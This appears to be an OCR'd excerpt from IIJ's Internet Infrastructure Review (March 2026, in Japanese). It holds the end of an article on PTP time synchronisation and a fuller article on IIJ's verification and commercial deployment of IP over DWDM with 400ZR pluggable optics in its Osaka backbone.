


図-10 周波数は同一だが位相が合っていない場合
波形の周期は一致しているものの、同一の基準時点で比較するとピークの位置がずれている。
この例では位相差が180度反転しており、この状態を逆相と呼ぶ。




図-11 周波数も位相も合っている場合
周波数及び位相の双方が一致している。この状態を同位相と呼ぶ。

2.12 おわりに

ここまでPTPの概要とIIJの取り組みを説明してきました。PTPはミッションクリティカルなシステムにおいて非常に重要な「時刻同期」を担っています。一方で、事実上PTP aware network上でしか高精度な同期精度を得られず、幅広く展開できない制約もありました。RPTPの試みによって、より広範囲にPTPのユースケースを増やしていきたいと考えています。

謝辞：本稿の執筆に当たりRPTP Allianceのメンバーの皆様より、技術的な議論及び実証に関する多くの知見をいただきました。ここに感謝の意を表します。

表-13 PTPの代表的なプロファイルごとのパラメータ

プロファイル	domainNumber	logSyncInterval	logAnnounceInterval
IEEE 1588-2019 Default	0-255	-7…+1	0または1(プロファイル依存)
AES67	0-127(default 0)	-3	1
SMPTE ST 2059-2	0-127(default 127)	-3	-2
IEEE 802.1AS (gPTP)	0-255(旧仕様は0固定)	プロファイル定義	プロファイル定義
ITU-T G.8275.1	0-255	-4…0	プロファイル定義
ITU-T G.8275.2	0-255	-4…0	プロファイル定義
IEEE C37.238 (Power)	通常0	-3	プロファイル定義
White Rabbit	通常0	任意(高頻度)	プロファイル定義
Automotive (802.1AS-Rev)	設定可	-3…-5	プロファイル定義
CIP Sync	設定可	-4…-3推奨	規格依存

執筆者：
山本 文治（やまもと ぶんじ）
IIJ ネットワークサービス事業本部 放送システム事業部 事業推進部。
1995年にIIJメディアコミュニケーションズに入社以来、ストリーミング、CDNなどの普及に従事。Video over IPから時刻同期技術に関心を持ち、2025年にGNSS TimeSync 2025を主催。

IP over DWDM

3.1 はじめに

IIJでは創業以来、インターネットバックボーンを自ら設計・構築・運用してきました。これはISPとしてのサービス品質を確保する上で重要であり、トラフィック変動や技術選定において、設計・運用判断を自社内で完結できる点につながっています。

近年、国内外のインターネットトラフィックは増加の一途をたどっており、その伸びはかつて以上に速く、また突発的な要因によるピークも増えています。バックボーンはIIJのサービス基盤の中核であるため、輻輳させることは許されません。従って、需要に応じたタイムリーな帯域増強と、バックボーンの将来性を見据えた構成の検討が不可欠となっています。

しかし、従来の構成では課題も存在しました。バックボーンを構成する拠点間を接続するためのキャリア回線の追加調達には長いリードタイムが必要であり、コストも線形に増えていきます。更に、トランスポンダを用いたWDM(Wavelength Division Multiplexing:光波長多重)装置は運用の複雑性を伴い、増強の単位も大きく柔軟性に欠けるものでした。

こうした背景のもと、IIJでは次世代のバックボーン増強技術としてIP over DWDMを検討し、2025年に商用導入を開始しました。本稿では、導入前の検証プロセス、商用ネットワークでの構成とその効果、更に今後の展望について紹介します。

3.2 WDMとIIJバックボーン

IIJのバックボーンは国内外の拠点間を大容量の回線を用いて接続し構成しています。その拠点間接続に利用される技術がWDMと呼ばれるものです。WDMは、1本の光ファイバーに複数の異なる波長の光信号を同時に流すことで、通信容量と伝送距離を大幅に向上させる技術です。

DWDMで主に使われる波長は、C-BandやL-Bandで、光ファイバーで伝搬ロスが少なく、EDFA(Erbium-Doped Fiber Amplifier)によって増幅しやすい波長帯であるため、大容量の長距離伝送に特に適しています。また、昨今ではIMDDより高度なコヒーレント通信方式を用いており、位相情報・偏波情報も利用することで、1波あたり100G、200G、400G、800Gといった高いビットレートと数百km〜数千kmの伝送距離を達成できます。NTTやKDDI、ソフトバンクといった自社で光ファイバーを所有するキャリアがWDM技術を用いた伝送装置を用いて専用線サービスを提供しており、IIJはそのサービスを利用して拠点間を接続することでバックボーンを構成しています。

IIJバックボーンでは2006年ごろから特に大容量の接続が見込まれる都内の拠点間接続にWDM技術を用いた伝送装置を自前で設計・構築・運用し展開を進めてきました。当時は10ギガビットイーサネットが主流かつバックボーンファブリック(BF)[*1]と呼ばれるバックボーンの構成を利用していたこともあり拠




図-1 従来のIIJバックボーンにおけるDWDMを用いた拠点間接続

*1 バックボーンファブリック(BF)については本レポートのVol.57(https://www.iij.ad.jp/dev/report/iir/057.html)の「2. フォーカス・リサーチ(1)IIJの新バックボーンネットワーク「VX」」ご参照ください。

点間で大量の10Gリンクを必要としていたため、10G DWDM装置の導入を進めました。2010年代から100ギガビットイーサネットの導入及びWARPと呼ばれるMPLS L2VPN構成への移行と集約により回線利用率と回線数の集約が行われ、IIJバックボーンにおける10G DWDMの重要度は下がっていました。

その後トラフィックが成長し単一区間で100Gを超えるトラフィックを持つ統計多重が効かないL2VPNやMPLSルータ間に対して100ギガビットイーサネットに対応したDWDM装置を導入し巻き取りを進めていました。

このようにIIJではWDMを活用しながらバックボーンの増強を進めてきましたが、近年トラフィックの著しい成長により従来の方法では増強のスピード、コスト面で課題が出てきていました。そんな中、より柔軟なバックボーン構築を可能にするIP over DWDM技術に着目し、検証やバックボーンへの導入検討を始めました。

3.3 IP over DWDMの導入前検証

3.3.1 IP over DWDMについて

IP over DWDMとは、ルータやスイッチが伝送装置を介さずに、DWDMを利用できるようになる方式です。従来は、ルータとDWDMの光伝送網の間には専用のトランスポンダや波長フィルタ及びアンプによって構成されるOLS(Optical Line System)と呼ばれる機構が必要でしたが、IP over DWDMではこれらの装置のうち、トランスポンダの部分をルータに直接挿入できるPluggable Digital Coherent Optics(DCO)にすることで、ルータと物理レイヤーをより密接に統合します。その結果、ネットワーク構成はシンプルになり、バックボーンの大容量化および増強に要するリードタイムの短縮が期待できます。IP over DWDMがもたらすこれらの効果については、後段で詳述します。IIJではこの技術の商用導入に向けて様々な検証を実施しました。

3.3.2 DCO/OLS検証を徹底的に実施

近年、QSFP-DD/OSFPなどの形態で提供されるDCOが急速に普及し、ルータへ直接挿して長距離伝送が可能となりました。400ZR/OpenZR+といった規格が整備され、専用装置で高価であった従来のトランスポンダの代替技術として注目されています。

400ZR はOIF(Optical Internetworking Forum)[*2]、OpenZR+(400G-ZR+)はOpenZR+ MSA[*3]により実装合意や共通の技術仕様で開発が行われています。しかし、規格化されているからといって「挿せば動く」わけではありません。現実には以下のような課題があります。

- ルータ・スイッチベンダーとDCOベンダーの仕様差による動作互換性(Compatibility)
- DCO間の相互接続性(Interoperability)
- DCOベンダーによる性能差(Performance)

IIJでは2021年頃から段階的に検証を開始し、2024年には複数ベンダーのOLS ／400ZRの実機試験を行いました。

3.3.3 ベンダー間の相互接続検証

JuniperとCiscoの400ZR/ZR+を組み合わせた検証では、以下のような事例が確認されました。

1. 同規格であってもlink upしない組み合わせが存在
2. ベンダーの実装差異による問題
3. チューナブル設定が反映されず、波長変更後にlink upしないケースがある

1.についてはDCOに限らずですが、トランシーバには相性問題が存在している場合があります。具体的にはトランシーバのベンダーにより許容される信号波形の品質に差異が存在しており、組み合わせによってはリンクが安定しないなどの問題があります。導入に当たっての検証では利用を想定しているルータとOSバージョンとDCOベンダーごとの結合試験を行いました。その中で特定ベンダーの組み合わせで相互接続した際にOSNR(Optical Signal-to-Noise Ratio)とPRS(Polarization Rotation Speed)と言う光信号品質の劣化が確認され、リンクが安定しない状況が発生しました。

＊2　OIF、OIF-400ZR-03.0(https://www.oiforum.com/wp-content/uploads/OIF-400ZR-03.0.1.pdf)。
＊3　OpenZR、OpenZR+ Specifications, version 3.0, 12 September 2023(https://openzrplus.org/resources/openzr-specifications-v-3-0/)。

2.についてはApplication Select Code（AppSel）が主に問題となりました。このAppSelと呼ばれるものは、DCOがルータへ対応しているデータレートや変調方式やFEC（Forward Error Correction）の方式をアドバタイズする仕組みです。これらはImplementation AgreementsやSpecificationに具体的な定義がなく、ルータベンダーやトランシーバベンダー実装に依存し期待どおりの変調方式が設定されない、変更できない問題が発生しました。

3.についてはDCOがルータのOS実装で成熟しきっていないなどの理由でタイミングイシュー的にチューニングが反映されない、リンクアップができないなどの事象に直面しました。

こうした挙動は商用導入時のリスクとなるため、IIJでは複数パターンを再現し、現象の切り分けと条件整理を行いベンダーへ修正の依頼や情報の提供などを行いました。

3.3.4 発熱・消費電力の問題

400ZRは20W前後の高発熱となることが一般的で、これらの発熱は機器前方から吸気が行われ、トランシーバのヒートシンクを経由し、機器背面のファンから排気されることで冷却されます。QSFP-DDの400ZR/ZR+ではType 2Aと呼ばれるヒートシンクが通常より分厚いモジュールが採用されることが一般的です。これらは機器前面の吸気を阻害し冷却性能に影響を与えることも分かりました。

図-2は実際に400ZRをルータへ挿入した写真で、ヒートシンクが前面の吸気口へ干渉している様子が見て取れます。これらの機器のエアフロー特性はルータ・スイッチベンダーよりアドバイザリーが出ている場合もあります。

商用環境では上下以外にも左右へ他のトランシーバが挿入されるため隣接ポートの熱がDCOへ伝搬し高発熱となるためケアが必要です。

図-2 400ZRの冷却機構の例




図-3 ベンダー2社のDCO温度性能比較

また、DCOベンダーによる性能差も顕著でした。図-3はDCO2社の温度性能を同条件で比較したものになります。両社で8℃ほどの差が生まれています。温度に関しては搭載機器のしきい値もしくはDCOのしきい値を超えると強制停止がトリガーされるため注意が必要です。

3.3.5 OLS組合せの課題と対策

3.2節で述べたとおりIIJでは既存の100G DWDM網が存在しており、既存のOLSへの他社信号接続(Alien Wavelength)での検証を行いました(図-4)。

この構成のメリットは追加投資が不要で、空き波長を有効活用できました。しかし、実際に結合試験を行ったところここでもいくつかの問題点が出ました。

まずTransponderの送信光パワーは+1dBm ～+3dBm程度に対し、DCOは-10dBm程度の設計が多く見られます。波長ごとの光信号強度に著しく差が存在する場合、アンプの調整難易度が高くなります。

また、既存OLSではColorless Add/Dropを利用していました。Colorless Add/Dropでは挿入損失(Insertion Loss)が大きく、Degreeへの光がフィルタされないため合波された光信号がそのままDCOへ送信されます。DCOは自身の波長を処理するためリンクアップや動作は可能ですが、最大受光レベルがおおむね0dBm前後を受光上限とするDCOが多いため、DCOのチャネルの信号に合わせてチューニングをすると、多くの場合超えてしまいます。




図-4 既存OLSを流用した他社信号接続(導入試験時)




図-5 IP over DWDMを用いたOLS構成(導入試験時)

そして、この2つのDCOの送信光パワーの低さとColorless Add/Dropの特性によりBooster Amplifier（送信機側の増幅器）に求められる性能が高くなる結果となってしまいました。同時期にHigh Tx output power（+/-0dBm）タイプについても検証を行っており、そちらであればアンプ調整難易度と最大受信レベルの問題は緩和が可能でした。

検証の結果、これらの課題により既存OLSを利用した400ZR導入には高い壁があることが確認されました。そのため新たにIP over DWDMへ最適化されたOLSの選定を行いました。最終的に検証環境においては図-5のようなOLSを構成しました。この構成により先述のTransponderとDCOの共存が可能となりました。また、AWGの利用により利用チャネル以外の信号がフィルタされるため、DCOの最大受光レベルを超える問題も解消されました。




図-7 隣接チャネルへの信号漏えい

しかし、これらの構成で最終的な試験を行っていた際に新たな問題に直面しました。障害試験の一環で片端にてAWGへ光を折り返したところ、対象ではない隣接のチャネルの波長のリンクがflapしてしまう事象が発生しました。

調査したところAWGで本来フィルタされるべき信号が隣接チャネルへ想定以上に漏えいしている事象が確認されました。これにより漏えいしたチャネルが主信号のノイズとなり、品質の劣化が発生し、flapする事象が発生しました。この問題については利用者が1チャネル間違えた波長を設定し接続してしまった場合や、波長自動設定機能のついたDCOによる波長走査スキャンの際に、隣接のチャネルへの影響が発生することになります。そのため、同機種での商用利用の際には隣接チャネルのアサインを禁止するルールの作成や、隣接アイソレーションが十分に取れたMultiplexer/DeMultiplexerの利用を推奨することとしました。

3.4 商用ネットワークへの導入

3.4.1 現在のIIJバックボーン

本レポートのVol.58（https://www.iij.ad.jp/dev/report/iir/058.html）の「フォーカス・リサーチ（3）IIJバックボーン30年間の変遷」でも紹介したとおり、IIJのバックボーンは現在、国内外の主要都市に設置した複数の拠点を100ギガビットイーサネット主体で相互接続する構成となっています。これらの拠点間ではトラフィック量に応じて必要な区間へ100G回線を追加していくことで、これまで拡張を進めてきました。しかしながら、この方式にはいくつかの課題が内在していました。

第一に、キャリア回線の調達リードタイムが非常に長いことが挙げられます。キャリア回線の調達には増強計画の共有やファイバールートや価格の交渉、会社間での工事スケジュールの調整などが必要になり短くても数ヵ月、場合によっては1年近い

図-6 IP over DWDMの問題点

期間を要することもあり、突発的なトラフィック増加に対して十分に迅速な対応ができない場面がありました。第二に、回線費用がトラフィックの増加に比例して増大するという課題もあり、より効率的な手段が求められていました。

冒頭でも述べたとおりこれらの課題に対する補完策として、IIJでは以前から自営の10G/100G DWDM伝送装置を活用し、特に大規模トラフィックが見込まれる区間においてはキャリア回線と自営伝送を併用する形でバックボーンの柔軟性を確保してきました。とはいえ、自営DWDM伝送装置の増強も決して容易ではありません。一度構築した帯域を使い切ってしまうと、装置の調達や構築には数ヵ月の期間を必要とし、また最小の増強単位が数百G単位と大きいため、直近需要だけでなく将来的なトラフィック予測を踏まえた慎重な投資判断が求められました。このように自営DWDM伝送装置を用いる従来手法だけではバックボーンを維持することが徐々に難しくなりつつありました。

このような背景のもと、IIJでは次のバックボーンの拠点間接続の手段としてIP over DWDMの導入を検討し始めました。

3.4.2 IP over DWDMへの期待

IP over DWDMは従来のDWDMシステムとは異なるいくつかの特徴を持ち、IIJが抱えていた課題の解決策として大きな期待が寄せられました。

最も大きな利点は、増強作業のリードタイムが短縮される点です。事前にOLSの整備が完了していれば、増強時にはトランスポンダと比較して短納期で調達可能な400ZRトランシーバをルータポートへ挿入し、必要な設定を施すだけで済みます。従来のように長納期となりがちなDWDM伝送装置のモジュールを新規に導入する必要がなく、部材調達や構築の期間を大幅に削減することが期待されます。

こうした構成上の変化は、バックボーンの運用コストにも好影響を与えます。従来型のDWDM装置と比較すると、機材コストの低減に加え、消費電力や設置スペースの削減が期待できるからです。た、運用面においてもメリットがあります。従来の光伝送装置は専用OSや独自の管理体系が必要であり、DWDM装置特有のノウハウを持つ運用要員を確保する必要がありました。一方、IP over DWDMでは光品質の確認や伝送状態の監視をルータ側で完結できるため、既存の運用プロセスとの親和性が高く、運用負荷の低減にもつながると考えられました。

こうした理由から、IP over DWDMはIIJが抱えていた課題を解決できるバックボーン構築手段と考え、検証を通してそれを商用ネットワークへ適用するための検討を進めました。

3.4.3 大阪新規コア拠点における商用導入

IIJがIP over DWDMの導入先として選定したのは、2025年に新たにコア拠点として構築した大阪北から既存拠点の大阪中央との間で用いるバックボーン回線です。この区間はフィールド検証の結果判明していた要件である、30km以内かつspan-loss 25dB以下という要件を満たしており、400ZRの導入に適した環境であることが確認されていました。また、新設拠点であることから、比較的自由度の高い機器選定・配置が可能であり、新技術の初期導入区間として最適でした。

導入に当たっては、2系統あるファイバー経路のうち片系を従来の100G DWDM装置で構築し、もう片系はIP over DWDMを用いる構成としました。これは導入初期で未知の不具合が発生する可能性を考慮したものであり、IP over DWDMで万一問題が発生したとしてもバックボーンを維持できるように冗長性を考慮した判断でした。

DCOの選定では、400ZRと400ZR+(OpenZR+)が候補として挙がり距離およびOSNR要件を満たすことからより安価な400ZRを採用しました。同時に、出力光レベルが0dBm程度のHigh Tx output power版と-10dBm程度のNormal Power版の比較検討も行いましたが、High Tx output power版ではルータメーカ純正品が存在せず障害切り分けが難しいという懸念があったことからNormal Power版を採用しました。

OLSの設計では、波長帯は一般的なC-bandを採用し波長多重に用いるPassive Filterには100GHz Gridのものを用いました。検証時に確認された隣接波長干渉のリスクを避けるため、本番環境では200GHz間隔でチャネルを使用する構成としました。また、今回のような2拠点間の単純な接続の構成において、ベンダーロックインとなる専用のコントローラを必要とせず、運用負荷を減らすためAmpの自動ゲイン調整機能を備えたOLSを選定するため、メーカエンジニアと密にディスカッションしながら最適な装置を決定しました。IIJでは、こうしたメーカやベンダーとの直接対話を重視し、導入後も技術的な疑問を迅速に解決できる体制づくりを重要視しています。

運用への組み込みにおいては、従来と異なる光品質の監視項目や、400ZR固有の品質しきい値の設定、障害切り分けプロセスの再設計など、新たな運用フローの確立が求められました。従来はバックボーンルータと光伝送装置を扱うチームが明確に分かれていましたが、IP over DWDMの導入によりルータ側が光処理も担うようになったため、使い慣れたルータで状態確認が可能となりハードルが下がった一方で、ルータ運用者にも光伝送の基礎知識が求められるという変化が生じました。このため、監視設定の標準化やトラブルシュート手順の整備が重要となりました。

このような検討・準備を経てIIJではIP over DWDMのバックボーンへの導入を行い、2026年1月現在安定して運用されています。これは事前の入念な検証と設計の検討があったからこそうまくいったものと考えています。

3.4.4 導入による効果

今回の商用導入により、IP over DWDMがIIJバックボーンに対して多くの効果をもたらすことが確認できました。コスト面では、同じ800Gの帯域を従来の100G DWDM伝送装置で実現した場合と比較して、400ZR×2波を用いたIP over DWDM構成では約52%の削減が可能であることが確認されました。これは、400ZRトランシーバ自体の低コスト性だけでなく、伝送装置の構成要素を削減できることが寄与しています。

調達面でも、400ZRは従来DWDM装置より短納期での調達が可能であり、バックボーン増強のリードタイムを大幅に向上させます。また、今回構築したOLSは商用設計で最大22波長まで多重可能であるため、当面の間はトランシーバの追加のみで増強が可能となり、OLSの同区間での追加構築はしばらくは不要と考えています。また、今回は初期から大きいトラフィックが見込まれる区間であったため400ZRを導入しましたが、直近では100G単位の増強が可能なDCOも登場しており、今後は400G未対応なルータや100Gで十分な区間での適用も期待できます。

消費電力の観点でもメリットがあり、800Gの帯域を従来のDWDM伝送装置で構築した場合と比較して、IP over DWDM




図-8 大阪新規コア拠点におけるIP over DWDM構成

構成では約10%の削減を実現しました。OLS側の消費電力は使用帯域に依存しないため、今後使用する波長数が増えると省電力化の効果は更に高まることが期待できます。

一方で省スペース性については課題も残りました。今回選定した構成は従来装置と比較して、ややラックスペースを要しましたが、これは機器選定において信頼性や機能性、検証実績を重視した結果でした。今後、既存拠点での導入に際しては設置スペースが限られることも考えられるため、より省スペースな装置選定が重要になると考えています。

総合的には、コスト削減・リードタイム短縮・運用効率化・拡張性向上のいずれにおいても高い効果が得られ、IP over DWDMがIIJバックボーンの拠点間接続を担える技術であることが確認できました。

3.5 今後の展望


現在IIJでは、400ZR対応ルータへの移行が進んでおり、今後IP over DWDMを適用可能な区間は更に拡大していく見込みです。特に東京や大阪内の主要拠点間のトラフィックは増加傾向にあり、大容量トラフィックを効率良く処理するためにこの技術の活用は不可欠になっていくと考えられます。

また、今回の商用導入では中継アンプを必要としない短距離区間を対象としていましたが、今後は中継アンプを導入することで30kmを超えるような中・長距離区間への適用も検討していきます。これにより、より多くの区間でIP over DWDMのメリットを享受できるようになります。

IIJはキャリアではないため光技術に特化した運用部隊は持っていませんが、今回の導入を通じて得た知見をもとに、検証環境の拡充化や社内情報展開を進めることで、光技術にも強いISPとしての基盤を作っていきたいと考えています。また、今回のような光技術のノウハウは今後のネットワークのあり方にも深く関わります。AI需要の拡大に伴い、データセンターが地理的に分散し、都市部と郊外・地方間を低遅延で結ぶ必要性が高まっています。近年検討が進んでいるAll Photonics Network(APN)のように柔軟な光パスを構築できるインフラが普及すれば、例えばお客様の装置からサービス設備までを電気信号へ変換することなく光のみでつなぐ超低遅延サービスの実現なども考えられます。

今後も最新技術を積極的に取り込みつつ、安定性と品質を両立したバックボーンを維持し、社会インフラとしてより良いネットワークをお客様に提供してまいります。

執筆者:



菅原 淳(すがはら じゅん)
IIJ ネットワークサービス事業本部 基盤エンジニアリング本部 ネットワーク技術部 企画開発課 課長。
2014年に入社して以来、インターネットバックボーンや IX(JPNAP)の設計・構築・運用に携わってきました。現在は企画開発課でバックボーン設計や運用効率化に向けた取り組みを進めており、特に光伝送技術に強い関心を持っています。

竹﨑 友哉(たけざき ともや)
IIJ ネットワークサービス事業本部 基盤エンジニアリング本部 ネットワーク技術部 ネットワーク技術1課。
2020年4月、インターネットイニシアティブ(IIJ)に新卒入社。入社以来、バックボーンネットワークの運用に携わり、国内外拠点における物理・論理設計および構築プロジェクトの主任として業務に従事。2023年頃よりピアリングコーディネーターとして事業者間相互接続の交渉を行うほか、バックボーンにおける物理設計の改善、新技術の検討、光トランシーバをはじめとする機器検証に従事している。趣味は旅行と、通信設備やマンホールなど、通信インフラに関わる構造物を探して見て回ること。

March 2026 Vol.69

IIJ
Internet Initiative Japan

株式会社インターネットイニシアティブ(IIJ)について

IIJは、1992年、インターネットの研究開発活動に関わっていた技術者が中心となり、日本でインターネットを本格的に普及させようという構想を持って設立されました。
現在は、国内最大級のインターネットバックボーンを運用し、インターネットの基盤を担うと共に、官公庁や金融機関をはじめとしたハイエンドのビジネスユーザに、インターネット接続やシステムインテグレーション、アウトソーシングサービスなど、高品質なシステム環境をトータルに提供しています。
また、サービス開発やインターネットバックボーンの運用を通して蓄積した知見を積極的に発信し、社会基盤としてのインターネットの発展に尽力しています。

本冊子の情報は2026年3月時点のものです。

IIJ-MKTG019-0069

株式会社インターネットイニシアティブ
